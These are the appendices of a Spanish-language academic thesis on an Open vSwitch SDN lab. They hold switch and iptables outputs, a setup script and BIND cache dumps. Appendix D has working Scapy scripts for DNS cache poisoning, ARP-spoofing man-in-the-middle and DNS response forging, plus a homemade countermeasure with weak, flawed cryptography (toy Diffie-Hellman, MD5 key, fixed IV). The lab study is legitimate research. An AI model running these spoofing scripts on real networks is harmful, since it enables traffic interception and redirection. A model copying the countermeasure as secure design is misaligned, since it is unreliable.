Código B.1: Salida del comando `ovs-appctl bridge/dump-flows OVSbr1` en la máquina física *luis*.

```
NXST_FLOW reply (xid=0x4):
cookie=0x0, duration=6716.737s, table=0, n_packets=0, n_bytes=0, idle_age=6716, in_port=1 \
actions=LOCAL
cookie=0x0, duration=6716.728s, table=0, n_packets=0, n_bytes=0, idle_age=6716, in_port=\
LOCAL actions=output:1
```

Código B.2: Salida del comando `ovs-appctl fdb/show OVSbr1` en la máquina física *luis*.

port	VLAN	MAC	Age
3	0	00:16:3e:e6:c7:83	59
LOCAL	0	ee:d3:d0:8d:d9:47	59
1	0	00:16:3e:b6:4b:ca	0
2	0	00:16:3e:b3:15:49	0

Código B.3: Salida del comando `ovs-ofctl show OVSbr1` en la máquina física *luis*.

```
OFPT_FEATURES_REPLY (xid=0x2): dpid:0000eed3d08dd947
n_tables:254, n_buffers:256
capabilities: FLOW_STATS TABLE_STATS PORT_STATS QUEUE_STATS ARP_MATCH_IP
actions: output enqueue set_vlan_vid set_vlan_pcp strip_vlan mod_dl_src mod_dl_dst \
mod_nw_src mod_nw_dst mod_nw_tos mod_tp_src mod_tp_dst
1(vif3.0): addr:fe:ff:ff:ff:ff:ff
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
2(vif4.0): addr:fe:ff:ff:ff:ff:ff
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
3(vif5.0): addr:fe:ff:ff:ff:ff:ff
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
LOCAL(OVSbr1): addr:ee:d3:d0:8d:d9:47
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
OFPT_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0
```

Código B.4: Salida del comando `ovs-appctl bridge/dump-flows OVSbr2` en la máquina física *luis*.

```
NXST_FLOW reply (xid=0x4):
cookie=0x0, duration=6721.793s, table=0, n_packets=0, n_bytes=0, idle_age=6721, in_port=1 \
actions=LOCAL
cookie=0x0, duration=6721.783s, table=0, n_packets=0, n_bytes=0, idle_age=6721, in_port=\
LOCAL actions=output:1
```

Código B.5: Salida del comando ovs-appctl fdb/show OVSbr2 en la máquina física luis.

port	VLAN	MAC	Age
2	0	00:16:3e:3e:38:84	117
LOCAL	0	f2:d7:06:af:66:46	117

Código B.6: Salida del comando ovs-ofctl show OVSbr2 en la máquina física luis.

```

OFPT_FEATURES_REPLY (xid=0x2): dpid:0000f2d706af6646
n_tables:254, n_buffers:256
capabilities: FLOW_STATS TABLE_STATS PORT_STATS QUEUE_STATS ARP_MATCH_IP
actions: output enqueue set_vlan_vid set_vlan_pcp strip_vlan mod_dl_src mod_dl_dst \
  mod_nw_src mod_nw_dst mod_nw_tos mod_tp_src mod_tp_dst
1(vif1.0): addr:fe:ff:ff:ff:ff:ff
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
2(vif6.0): addr:fe:ff:ff:ff:ff:ff
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
LOCAL(OVSbr2): addr:f2:d7:06:af:66:46
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
OFPT_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0

```

Código B.7: Salida del comando ovs-appctl bridge/dump-flows OVSbr3 en la máquina física luis.

```

NXST_FLOW reply (xid=0x4):
cookie=0x0, duration=6728.263s, table=0, n_packets=0, n_bytes=0, idle_age=6728, in_port=1 \
  actions=LOCAL
cookie=0x0, duration=6728.254s, table=0, n_packets=0, n_bytes=0, idle_age=6728, in_port=\
  LOCAL actions=output:1

```

Código B.8: Salida del comando ovs-appctl fdb/show OVSbr3 en la máquina física luis.

port	VLAN	MAC	Age
LOCAL	0	32:17:69:e8:68:44	12
2	0	00:16:3e:cf:26:1a	1

Código B.9: Salida del comando ovs-ofctl show OVSbr3 en la máquina física luis.

```

OFPT_FEATURES_REPLY (xid=0x2): dpid:0000321769e86844
n_tables:254, n_buffers:256
capabilities: FLOW_STATS TABLE_STATS PORT_STATS QUEUE_STATS ARP_MATCH_IP
actions: output enqueue set_vlan_vid set_vlan_pcp strip_vlan mod_dl_src mod_dl_dst \
  mod_nw_src mod_nw_dst mod_nw_tos mod_tp_src mod_tp_dst
2(vif8.0): addr:fe:ff:ff:ff:ff:ff
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
LOCAL(OVSbr3): addr:32:17:69:e8:68:44
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
OFPT_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0

```

Código B.10: Salida del comando ovs-appctl bridge/dump-flows EXTbr en la máquina física luis.

```

NXST_FLOW reply (xid=0x4):

```

Código B.11: Salida del comando ovs-appctl fdb/show EXTbr en la máquina física luis.

port	VLAN	MAC	Age
1	0	0c:cb:85:f1:de:91	92
1	0	d0:73:d5:5d:01:11	23
LOCAL	0	44:1e:a1:dd:71:a9	4
1	0	d8:7d:7f:11:e0:36	1
1	0	1c:43:63:5c:03:77	1

Código B.12: Salida del comando ovs-ofctl show EXTbr en la máquina física *luis*.

```

OFPT_FEATURES_REPLY (xid=0x2): dpid:0000441ealdd71a9
n_tables:254, n_buffers:256
capabilities: FLOW_STATS TABLE_STATS PORT_STATS QUEUE_STATS ARP_MATCH_IP
actions: output enqueue set_vlan_vid set_vlan_pcp strip_vlan mod_dl_src mod_dl_dst \
        mod_nw_src mod_nw_dst mod_nw_tos mod_tp_src mod_tp_dst
1(enol): addr:44:1e:a1:dd:71:a9
    config:      0
    state:       0
    current:     100MB-FD AUTO_NEG
    advertised:  10MB-HD 10MB-FD 100MB-HD 100MB-FD COPPER AUTO_NEG AUTO_PAUSE \
                AUTO_PAUSE_ASYM
    supported:   10MB-HD 10MB-FD 100MB-HD 100MB-FD COPPER AUTO_NEG
    speed: 100 Mbps now, 100 Mbps max
LOCAL(EXTbr): addr:44:1e:a1:dd:71:a9
    config:      0
    state:       0
    speed: 0 Mbps now, 0 Mbps max
OFPT_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0
OFPT_FEATURES_REPLY (xid=0x2): dpid:0000441ealdd71a9
n_tables:254, n_buffers:256
capabilities: FLOW_STATS TABLE_STATS PORT_STATS QUEUE_STATS ARP_MATCH_IP
actions: output enqueue set_vlan_vid set_vlan_pcp strip_vlan mod_dl_src mod_dl_dst \
        mod_nw_src mod_nw_dst mod_nw_tos mod_tp_src mod_tp_dst
1(enol): addr:44:1e:a1:dd:71:a9
    config:      0
    state:       0
    current:     100MB-FD AUTO_NEG
    advertised:  10MB-HD 10MB-FD 100MB-HD 100MB-FD COPPER AUTO_NEG AUTO_PAUSE \
                AUTO_PAUSE_ASYM
    supported:   10MB-HD 10MB-FD 100MB-HD 100MB-FD COPPER AUTO_NEG
    speed: 100 Mbps now, 100 Mbps max
LOCAL(EXTbr): addr:44:1e:a1:dd:71:a9
    config:      0
    state:       0
    speed: 0 Mbps now, 0 Mbps max
OFPT_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0

```

Apéndice C

Switches Virtuales Open vSwitch

```
1 #!/bin/bash
2 ifconfig EXTbr up
3 ifconfig eno1 0
4 ifconfig EXTbr 170.10.40.199 up
5 route add default gw 170.10.40.200 EXTbr
6 ifconfig OVSbr1 192.168.10.1/24 up
7 ifconfig OVSbr2 192.168.20.1/24 up
8 ifconfig OVSbr3 192.168.30.1/24 up
9 ovs-ofctl add-flow OVSbr1 "in_port=1, actions=LOCAL"
10 ovs-ofctl add-flow OVSbr1 "in_port=LOCAL, actions=output:1"
11 ovs-ofctl add-flow OVSbr2 "in_port=1, actions=LOCAL"
12 ovs-ofctl add-flow OVSbr2 "in_port=LOCAL, actions=output:1"
13 ovs-ofctl add-flow OVSbr3 "in_port=1, actions=LOCAL"
14 ovs-ofctl add-flow OVSbr3 "in_port=LOCAL, actions=output:1"
15 ovs-vsctl set-controller OVSbr1 tcp:127.0.0.1:6653 ptcp:6634:127.0.0.1
16 ovs-vsctl set-controller OVSbr2 tcp:127.0.0.1:6653 ptcp:6634:127.0.0.1
17 ovs-vsctl set-controller OVSbr3 tcp:127.0.0.1:6653 ptcp:6634:127.0.0.1
18 iptables -t nat -A POSTROUTING -o EXTbr -j MASQUERADE
19 iptables -A FORWARD -i OVSbr1 -o EXTbr -m state --state RELATED,ESTABLISHED
20 iptables -A FORWARD -i OVSbr2 -o EXTbr -m state --state RELATED,ESTABLISHED
21 iptables -A FORWARD -i OVSbr3 -o EXTbr -m state --state RELATED,ESTABLISHED
```

Código C.1: Bash para iniciar y configurar la SDN en la máquina física *luis*.

```
1 Chain INPUT (policy ACCEPT)
2 target    prot opt source                destination
3
4 Chain FORWARD (policy ACCEPT)
5 target    prot opt source                destination
6 ACCEPT    all  --  anywhere              anywhere             PHYSDEV match --physdev-out \
7           vif8.0 --physdev-is-bridged
8 ACCEPT    all  --  anywhere              anywhere             PHYSDEV match --physdev-in \
9           vif8.0 --physdev-is-bridged
10 ACCEPT   all  --  anywhere              anywhere             PHYSDEV match --physdev-out \
11          vif6.0 --physdev-is-bridged
12 ACCEPT   all  --  anywhere              anywhere             PHYSDEV match --physdev-in \
13          vif6.0 --physdev-is-bridged
14 ACCEPT   all  --  anywhere              anywhere             PHYSDEV match --physdev-out \
15          vif5.0 --physdev-is-bridged
16 ACCEPT   all  --  anywhere              anywhere             PHYSDEV match --physdev-in \
17          vif5.0 --physdev-is-bridged
18 ACCEPT   all  --  anywhere              anywhere             PHYSDEV match --physdev-out \
19          vif4.0 --physdev-is-bridged
20 ACCEPT   all  --  anywhere              anywhere             PHYSDEV match --physdev-in \
21          vif4.0 --physdev-is-bridged
22 ACCEPT   all  --  anywhere              anywhere             PHYSDEV match --physdev-out \
23          vif3.0 --physdev-is-bridged
24 ACCEPT   all  --  anywhere              anywhere             PHYSDEV match --physdev-in \
25          vif3.0 --physdev-is-bridged
26 ACCEPT   all  --  anywhere              anywhere             PHYSDEV match --physdev-out \
27          vif1.0 --physdev-is-bridged
```

```

17 ACCEPT      all -- anywhere          anywhere          PHYSDEV match --physdev-in \
    vif1.0 --physdev-is-bridged
18            all -- anywhere          anywhere          state RELATED,ESTABLISHED
19
20 Chain OUTPUT (policy ACCEPT)
21 target      prot opt source            destination

```

Código C.2: Salida del comando iptables -L en la máquina física *luis*.

```

1 Chain PREROUTING (policy ACCEPT 3790 packets, 500K bytes)
2 pkts bytes target      prot opt in      out     source            destination
3
4 Chain INPUT (policy ACCEPT 10 packets, 1280 bytes)
5 pkts bytes target      prot opt in      out     source            destination
6
7 Chain OUTPUT (policy ACCEPT 3685 packets, 222K bytes)
8 pkts bytes target      prot opt in      out     source            destination
9
10 Chain POSTROUTING (policy ACCEPT 3598 packets, 216K bytes)
11 pkts bytes target      prot opt in      out     source            destination
12  861 58213 MASQUERADE all  --  *      EXTbr  0.0.0.0/0        0.0.0.0/0

```

Código C.3: Salida del comando iptables -t nat -L -n -v en la máquina física *luis*.

Apéndice D

Códigos de ataques y contraataque

```
1 from scapy.all import *
2
3 def spoof_dns(pkt):
4     if (DNS in pkt and 'google.com' in pkt[DNS].qd.qname):
5         IPpkt = IP(dst='192.168.10.10', src=pkt[IP].dst)
6         print("Source: ", pkt[IP].src)
7         print("Dest: ", pkt[IP].dst)
8         UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
9         # According to dig google.com
10        # Answer Section
11        Ans = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='192.168.20.5', ttl=259200)
12        # Authority Section
13        NS_1 = DNSRR(rrname='google.com', type='NS', rdata='ns1.google.com', ttl=259200)
14        NS_2 = DNSRR(rrname='google.com', type='NS', rdata='ns2.google.com', ttl=259200)
15        NS_3 = DNSRR(rrname='google.com', type='NS', rdata='ns3.google.com', ttl=259200)
16        NS_4 = DNSRR(rrname='google.com', type='NS', rdata='ns4.google.com', ttl=259200)
17        # Additional Section
18        Add_1 = DNSRR(rrname='ns1.google.com', type='A', rdata='192.168.30.5',ttl=259200)
19        Add_2 = DNSRR(rrname='ns2.google.com', type='A', rdata='192.168.30.10',ttl=259200)
20        Add_3 = DNSRR(rrname='ns3.google.com', type='A', rdata='192.168.30.15',ttl=259200)
21        Add_4 = DNSRR(rrname='ns4.google.com', type='A', rdata='192.168.30.20',ttl=259200)
22        # Se construyen las subsecciones del paquete DNS
23        NS = (NS_1/NS_2/NS_3/NS_4)
24        ADD = (Add_1/Add_2/Add_3/Add_4)
25        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancourt=1, an=Ans,
26                    nscourt=4, ancourt=4, ns=NS, ar=ADD)
27        # Se construye el paquete completo y se env a
28        spoofpkt = IPpkt/UDPpkt/DNSpkt
29        send(spoofpkt)
30        print("DNS Cache spoofed succeed")
31
32 pkt=sniff(filter='udp and (src host 170.10.40.199 and dst port 53)', prn=spoof_dns)
```

Código D.1: Código para envenenar la memoria caché del servidor RNS.

```
1 from scapy.all import *
2 import time
3
4 ###--- Obtiene la direccion MAC de un host ---###
5 def get_mac(ip):
6     ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout=3, verbose=0)
7     if ans:
8         return ans[0][1].src
9
10 ###--- intercambia direcciones MAC de los hosts ---###
11 def spoof(target_ip, host_ip):
12     target_mac = get_mac(target_ip)
13     arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip, op='is-at')
14     send(arp_response)
15
16 ###--- restaura la red con los valores originales ---###
```

```

17 def restore(target_ip, host_ip, verbose=True):
18     target_mac = get_mac(target_ip)
19     host_mac = get_mac(host_ip)
20     arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip, hwsrc=host_mac)
21     send(arp_response, verbose=0, count=7)
22
23 ###--- declara las direcciones IP de los hosts ---###
24 target, host = '192.168.10.5' , '192.168.10.10'
25 try:
26     while True:
27         spoof(target, host)
28         spoof(host, target)
29         time.sleep(1)
30
31 except KeyboardInterrupt:
32     print("[!] Detected CTRL+C ! restoring the network, please wait...")
33     restore(target, host)
34     restore(host, target)

```

Código D.2: Código para envenenar la tabla ARP de raul.

```

1 from scapy.all import
2 from netfilterqueue import NetfilterQueue
3 import os
4 import threading
5
6 ###--- Convierte el paquete netfilter en un paquete Scapy, y verifica si es una respuesta de
7   DNS para cambiarla. ---###
8 def process_packet(packet):
9     scapy_packet = IP(packet.get_payload()) #convierte paquete a cadena de caracteres
10    if scapy_packet.haslayer(DNSRR):
11        scapy_packet = modify_packet(scapy_packet)
12        packet.set_payload(bytes(scapy_packet))
13        packet.accept()
14
15 ###--- Construye una respuesta de DNS apocrifa ---##
16 def modify_packet(packet):
17     qname = packet[DNS].qd.qname
18     print("Este es el dominio solicitado", qname)
19     if qname == 'google.com.':
20         Ans = DNSRR(rrname=packet[DNS].qd.qname, type='A', rdata='192.168.20.5', ttl=259200)
21         NS_1 = DNSRR(rrname='google.com', type='NS', rdata='ns1.google.com', ttl=259200)
22         NS_2 = DNSRR(rrname='google.com', type='NS', rdata='ns2.google.com', ttl=259200)
23         NS_3 = DNSRR(rrname='google.com', type='NS', rdata='ns3.google.com', ttl=259200)
24         NS_4 = DNSRR(rrname='google.com', type='NS', rdata='ns4.google.com', ttl=259200)
25         Add_2 = DNSRR(rrname='ns2.google.com', type='A', rdata='192.168.30.10',ttl=259200)
26         Add_1 = DNSRR(rrname='ns1.google.com', type='A', rdata='192.168.30.5',ttl=259200)
27         Add_3 = DNSRR(rrname='ns3.google.com', type='A', rdata='192.168.30.15',ttl=259200)
28         Add_4 = DNSRR(rrname='ns4.google.com', type='A', rdata='192.168.30.20',ttl=259200)
29         NS = (NS_1/NS_2/NS_3/NS_4)
30         ADD = (Add_1/Add_2/Add_3/Add_4)
31         packet[DNS].aa = 1
32         packet[DNS].rd = 0
33         packet[DNS].qdcount = 1
34         packet[DNS].qr = 1
35         packet[DNS].ancount = 1
36         packet[DNS].an = Ans
37         packet[DNS].nscount = 4
38         packet[DNS].arcount = 4
39         packet[DNS].ns = NS
40         packet[DNS].ar = ADD
41         del packet[IP].len
42         del packet[IP].chksum
43         del packet[UDP].len
44         del packet[UDP].chksum
45         print('DNS cache spoofed succeed')
46         return packet
47
48 ###--- inicializa y vincula el numero de cola de netfilter ---###
49 QUEUE_NUM = 1

```

```

50 queue = NetfilterQueue()
51 queue.bind(QUEUE_NUM, process_packet)
52 queue.run()

```

Código D.3: Código para modificar la respuesta del servidor RNS.

```

1 import socket
2 import threading
3 import os
4 from cryptohash import *
5 from Crypto.Cipher import AES
6 from binascii import unhexlify
7 from string import domain_l6, ip_l6_add
8 from base64 import b64encode
9 from scapy.all import IP, UDP, DNS, DNSQR, send, sniff
10 e = threading.Event()
11
12 ###--- Se definen los valores de Diffie-Hellman ---### -A-
13 p = 846570201901 # numero primo (valor publico)
14 r = 73 # valor publico
15 a = 11 # valor secreto
16
17 def diffie_hellman
18 (y):
19     if y != None:
20         x = pow(y,a) % p
21     else:
22         x = pow(r,a) % p
23     return x
24
25 def standard_query():
26     IPpkt = IP(src='192.168.10.5',dst='192.168.10.10')
27     UDPpkt = UDP(dport=53,sport=53)
28     DNSquery = DNS(qd=DNSQR(qname = domain, qtype='A'))
29     pkt = IPpkt / UDPpkt / DNSquery
30     send(pkt, count=1, verbose=True)
31     print domain, ' queried'
32
33 def getDomain(pkt):
34     if pkt[DNS].an.rrname == (domain + '.'):
35         real_ip = pkt[DNS].an.rdata
36         print 'real ip is: ', real_ip
37         fdi = open('ip_add.txt', 'w')
38         fdi.write(real_ip)
39         fdi.close
40     e.set()
41
42 ###--- Configuracion del socket ---### -B-
43 s = socket.socket()
44 server = '192.168.10.10'
45 port = 3000
46 s.bind((server, port))
47 s.listen(5)
48 c, address = s.accept()
49 print ("Connected from: ", address[0])
50
51 ###--- Se genera el valor propio de "x" ---###
52 df = diffie_hellman(None)
53
54 ###--- Recibe el valor "x" del cliente ---### -C-
55 rdf = c.recv(1024).decode() #1
56
57 ###--- Calcula el valor compartido MD5 ---###
58 shared_key = diffie_hellman(int(rdf))
59 h = md5(str(shared_key))
60 print "MD5: ", h
61
62 ###--- Env a el valor propio "x" al cliente ---### -D-
63 c.send(str(df).encode()) #2
64
65 ###--- Recibe el dominio cifrado del cliente ---### -E-

```

```

66 encd = c.recv(1024)          #3
67 print 'Cypher: ', encd
68 www = b64encode(encd).decode('utf-8')
69 print 'www', www
70 c.send(str(df).encode())     #4 se env a de nuevo el valor propio intencionalmente
71 iv = c.recv(1024)          #5
72 print 'IV: ', iv
73
74 ###--- Se descifra el dominio ---### -F-
75 aes = AES.new(unhexlify(h), AES.MODE_CBC, iv)
76 decd = aes.decrypt(encd)
77 print 'PLAINTEXT: ', decd
78 domain = domain_16(decd)
79
80 ###--- Borra la memoria cache del servidor Bind9 ---###
81 os.system('rndc flush')
82
83 ###--- Consulta el dominio recibido que ha sido descifrado ---###
84 standard_query()
85 pkt = sniff(filter='udp and (src host 192.168.10.10 and dst host 192.168.10.5)', prn =
      getDomain, stop_filter=lambda x: e.is_set())
86
87 ###--- Lee la direccion IP y la codifica ---###
88 fdi = open('ip_add.txt', 'r')
89 ip = fdi.readline()
90 fdi.close
91 ips = ip_16_add(ip)
92 print 'ip es : ', ips
93 c.send(ips)
94 c.close()
95 print 'protected'

```

Código D.4: Código de la contra medida implementada en el servidor (RNS).

El código D.4 utiliza las funciones establecidas en la biblioteca *string.py* (código D.5), la cual se muestra a continuación:

1. `domain_16`. Convierte la cadena de caracteres en una lista y cuenta los caracteres ',' que tiene la cadena, para después dejar la cadena sin este carácter.
2. `ip_16_add`. Convierte una cadena de caracteres en una lista y añade los caracteres a.

```

1 def domain_16(str):
2     str_list = list(str)
3     count_char = 0
4     for i in range (0,16):
5         if str_list[i] == ',':
6             count_char = count_char + 1
7
8     for i in range (0, count_char):
9         str_list.remove(',')
10
11     str = ''.join(str_list)
12     return str
13
14 def ip_16_add(str):
15     len_str = len(str)
16     str_list = list(str)
17     while len_str < 16:
18         len_str = len_str + 1
19         str_list.append('a')
20     str = ''.join(str_list)
21     return str

```

Código D.5: Código string.py.

```

1 import socket
2 import os
3 import argparse
4 from cryptohash import *
5 from Crypto.Cipher import AES

```



```

6 from random import randint
7 from binascii import unhexlify
8 from strlibrary import domain_16, ip_16_remove
9 from base64 import b64encode
10
11 def diffie_hellman(y):
12     if y != None:
13         x = pow(y,a) % p
14     else:
15         x = pow(r,a) % p
16     return x
17
18
19 def aes(key, data, type):
20     keyself = unhexlify(key)
21     ivself = 'ae16ac89ca96e27b'
22     if type == 1:
23         aes = AES.new(keyself ,AES.MODE_CBC,ivself)
24         encd = aes.encrypt(data)
25         aes = AES.new(keyself ,AES.MODE_CBC,ivself)
26         mes = aes.decrypt(encd)
27         return encd, ivself, mes
28
29     if type == 0:
30         encd = 0
31         aes = AES.new(keyself ,AES.MODE_CBC,ivself)
32         mes = aes.decrypt(data)
33         return encd, ivself, mes
34
35 ###--- Se definen los valores de Diffie-Hellman ---### -A-
36 p = 846570201901 # numero primo (valor publico)
37 r = 73           # valor publico
38 a = 8           # valor secreto
39
40 ###--- configuracion del socket ---### -B-
41 s = socket.socket()
42 server = '192.168.10.10'
43 port = 3000
44 s.connect((server,port))
45
46 ###--- se limpia la pantalla ---###
47 os.system('clear')
48
49 ###--- Envia el valor propio "x" al servidor ---### -C-
50 df = diffie_hellman(None)
51 s.send(str(df).encode()) #1
52
53 ###--- Recibe el valor "x" del cliente ---### -D-
54 rdf = s.recv(1024).decode() #2
55
56 ###--- Calcula el valor compartido MD5 ---###
57 shared_key = pow(int(rdf),a) % p
58 print "SHARED_KEY_IS: ", shared_key
59 h = md5(str(shared_key))
60 print "MD5: ", h
61
62 ###--- Se cifra el dominio ---### -E-
63 parser = argparse.ArgumentParser(description='DNS spoof script')
64 parser.add_argument('domain', help='domain to spoof')
65 args = parser.parse_args()
66 domain = args.domain
67 dom = domain_16(domain)
68 cypher,iv, text = aes(h, dom, 1)
69 print 'Cypher: ', cypher
70 www = b64encode(cypher).decode('utf-8')
71 print 'www', www
72 print 'IV: ', iv
73 print 'PLAINTEXT: ', text
74
75 ###--- Se envia el dominio cifrado al servidor ---### -F-
76 s.send(cypher) #3

```

```

77 mes = s.recv(1024).decode()          #4
78 s.send(iv)                          #5
79
80 ###--- Recibe la direccion IP autentica ---### -G-
81 real_ip_enc = s.recv(1024)          #6
82 s.close()
83 print 'encrypted is: ', real_ip_enc
84 real_ip = ip_16_remove(real_ip_enc)
85 print 'real ip: ', real_ip
86
87 ###--- se ejecuta el ping hacia el dominio solicitado ---### -H-
88 query = 'ping ' + real_ip
89 print 'PING ' + domain + ' (' + real_ip + ') ' + '56(84) bytes of data'
90 os.system(query)

```

Código D.6: Código de la contra medida implementada en el cliente (*raul*).

El código D.6 utiliza las funciones establecidas en *strlibrary.py* (código D.7), el cual se explica a continuación:

1. `domain_16`. Esta función convierte la cadena de caracteres del nombre de dominio en una lista para añadir el carácter ',' y así se forma una cadena de 16 caracteres.
2. `ip_16_remove`. Esta función convierte la cadena de caracteres de la dirección IP y les quita los caracteres a.

```

1 def domain_16(str):
2     len_str = len(str)
3     str_list = list(str)
4     while len_str < 16:
5         len_str = len_str + 1
6         str_list.append(',')
7     str = ''.join(str_list)
8     return str
9
10 def ip_16_remove(str):
11     str_list = list(str)
12     count_char = 0
13     for i in range (0,16):
14         if str_list[i] == 'a':
15             count_char = count_char + 1
16
17     for i in range (0, count_char):
18         str_list.remove('a')
19
20     str = ''.join(str_list)
21     return str

```

Código D.7: Código *strlibrary.py*.

Apéndice E

Memoria caché del servidor *RNS*.

```
1 ;
2 ; Start view _default
3 ;
4 ;
5 ; Cache dump of view '_default' (cache _default)
6 ;
7 $DATE 20210217024237
8 ;
9 ; Address database dump
10 ;
11 ; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
12 ; [plain success/timeout]
13 ;
14 ;
15 ; Unassociated entries
16 ;
17 ;
18 ; Bad cache
19 ;
20 ;
21 ; Start view _bind
22 ;
23 ;
24 ; Cache dump of view '_bind' (cache _bind)
25 ;
26 $DATE 20210217024237
27 ;
28 ; Address database dump
29 ;
30 ; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
31 ; [plain success/timeout]
32 ;
33 ;
34 ; Unassociated entries
35 ;
36 ;
37 ; Bad cache
38 ;
39 ; Dump complete
```

Código E.1: Contenido de la memoria caché del servidor *RNS* vacía.

```
1 ;
2 ; Start view _default
3 ;
4 ;
5 ; Cache dump of view '_default' (cache _default)
6 ;
7 $DATE 20210217025609
8 ; authanswer
9 .      518382  IN NS a.root-servers.net.
```

```

10 518382 IN NS b.root-servers.net.
11 518382 IN NS c.root-servers.net.
12 518382 IN NS d.root-servers.net.
13 518382 IN NS e.root-servers.net.
14 518382 IN NS f.root-servers.net.
15 518382 IN NS g.root-servers.net.
16 518382 IN NS h.root-servers.net.
17 518382 IN NS i.root-servers.net.
18 518382 IN NS j.root-servers.net.
19 518382 IN NS k.root-servers.net.
20 518382 IN NS l.root-servers.net.
21 518382 IN NS m.root-servers.net.
22 ; authanswer
23 518382 RRSIG NS 8 0 518400 (
24 20210301210000 20210216200000 42351 .
25 fGwsdmT2dnFKF/If4nmZcihAY56bdyIFb2J5
26 xBvInr8MwNMDA5EAx0AojCzMqzmUHChVGaYB
27 OoqUflRyfY0eDomK4es9ebRJ/KBcaSLiyX/d
28 E32V+sx9TISjS2jEWN4N5mtTdpM5pqs3VO8p
29 pisY9iUz3rki3QdLZiffXuyVvw7VhEOB20gZ
30 zbYwKxzEJmcHJZ0cppTMPkYS1VsX3DxXR0ff
31 DxtN6gyjj2UDREYw7ejjFOVtKMT/7cORChJC
32 zQVS/U4yeZ2FRzFbzkxHdZA0c9sZDmosE6ag
33 NqZ1h50zp9dtPS8tflBRjICUwKwg9vKOQ3X
34 SKrO+UnbCxgBhEtzhg== )
35 ; glue
36 com. 172782 NS a.gtld-servers.net.
37 172782 NS b.gtld-servers.net.
38 172782 NS c.gtld-servers.net.
39 172782 NS d.gtld-servers.net.
40 172782 NS e.gtld-servers.net.
41 172782 NS f.gtld-servers.net.
42 172782 NS g.gtld-servers.net.
43 172782 NS h.gtld-servers.net.
44 172782 NS i.gtld-servers.net.
45 172782 NS j.gtld-servers.net.
46 172782 NS k.gtld-servers.net.
47 172782 NS l.gtld-servers.net.
48 172782 NS m.gtld-servers.net.
49 ; additional
50 86382 DS 30909 8 2 (
51 E2D3C916F6DEEAC73294E8268FB5885044A8
52 33FC5459588F4A9184CFC41A5766 )
53 ; additional
54 86382 RRSIG DS 8 1 86400 (
55 20210301210000 20210216200000 42351 .
56 lmPcV5HdnM2NErSeOL7EHM3KJYRmcYNoR/xF
57 /30AgyqHpAT4KC2d6DC44h0vDa3gInah/Owe
58 pS2/Yj14Sp0rN+rvx5zD+P/SKQu1raqodOSz
59 pGmKroSNmbfBqTIjgA6znZxkDVKhztVDhWT1
60 5pTzkUsPTmxX18LImmL46vIh2KYSPX/mbjw1
61 W5j2cCZC8JvfSAw/jWweV19AllyVSPQGwtZi
62 kyW25SCuiU6hLvX2VdvG+NL0kH/ajdG/+flP
63 QfgGz1zw+A14u5pnKErLDNd3SaMnqo7c8qzZ
64 oaoH7CIg8VyAA8j9QuwSPjYOe6RJa7PMeLt+
65 4HWxUUKoKrM6IzOTSg== )
66 ; glue
67 google.com. 172782 NS ns1.google.com.
68 172782 NS ns2.google.com.
69 172782 NS ns3.google.com.
70 172782 NS ns4.google.com.
71 ; authanswer
72 282 A 142.250.68.206
73 ; glue
74 ns1.google.com. 172782 A 216.239.32.10
75 ; glue
76 172782 AAAA 2001:4860:4802:32::a
77 ; glue
78 ns2.google.com. 172782 A 216.239.34.10
79 ; glue
80 172782 AAAA 2001:4860:4802:34::a

```

```
81 ; glue
82 ns3.google.com. 172782 A 216.239.36.10
83 ; glue
84 172782 AAAA 2001:4860:4802:36::a
85 ; glue
86 ns4.google.com. 172782 A 216.239.38.10
87 ; glue
88 172782 AAAA 2001:4860:4802:38::a
89 ; glue
90 a.gtld-servers.NET. 172782 A 192.5.6.30
91 ; glue
92 172782 AAAA 2001:503:a83e::2:30
93 ; glue
94 b.gtld-servers.NET. 172782 A 192.33.14.30
95 ; glue
96 172782 AAAA 2001:503:231d::2:30
97 ; glue
98 c.gtld-servers.NET. 172782 A 192.26.92.30
99 ; glue
100 172782 AAAA 2001:503:83eb::30
101 ; glue
102 d.gtld-servers.NET. 172782 A 192.31.80.30
103 ; glue
104 172782 AAAA 2001:500:856e::30
105 ; glue
106 e.gtld-servers.NET. 172782 A 192.12.94.30
107 ; glue
108 172782 AAAA 2001:502:1ca1::30
109 ; glue
110 f.gtld-servers.NET. 172782 A 192.35.51.30
111 ; glue
112 172782 AAAA 2001:503:d414::30
113 ; glue
114 g.gtld-servers.NET. 172782 A 192.42.93.30
115 ; glue
116 172782 AAAA 2001:503:eea3::30
117 ; glue
118 h.gtld-servers.NET. 172782 A 192.54.112.30
119 ; glue
120 172782 AAAA 2001:502:8cc::30
121 ; glue
122 i.gtld-servers.NET. 172782 A 192.43.172.30
123 ; glue
124 172782 AAAA 2001:503:39c1::30
125 ; glue
126 j.gtld-servers.NET. 172782 A 192.48.79.30
127 ; glue
128 172782 AAAA 2001:502:7094::30
129 ; glue
130 k.gtld-servers.NET. 172782 A 192.52.178.30
131 ; glue
132 172782 AAAA 2001:503:d2d::30
133 ; glue
134 l.gtld-servers.NET. 172782 A 192.41.162.30
135 ; glue
136 172782 AAAA 2001:500:d937::30
137 ; glue
138 m.gtld-servers.NET. 172782 A 192.55.83.30
139 ; glue
140 172782 AAAA 2001:501:b1f9::30
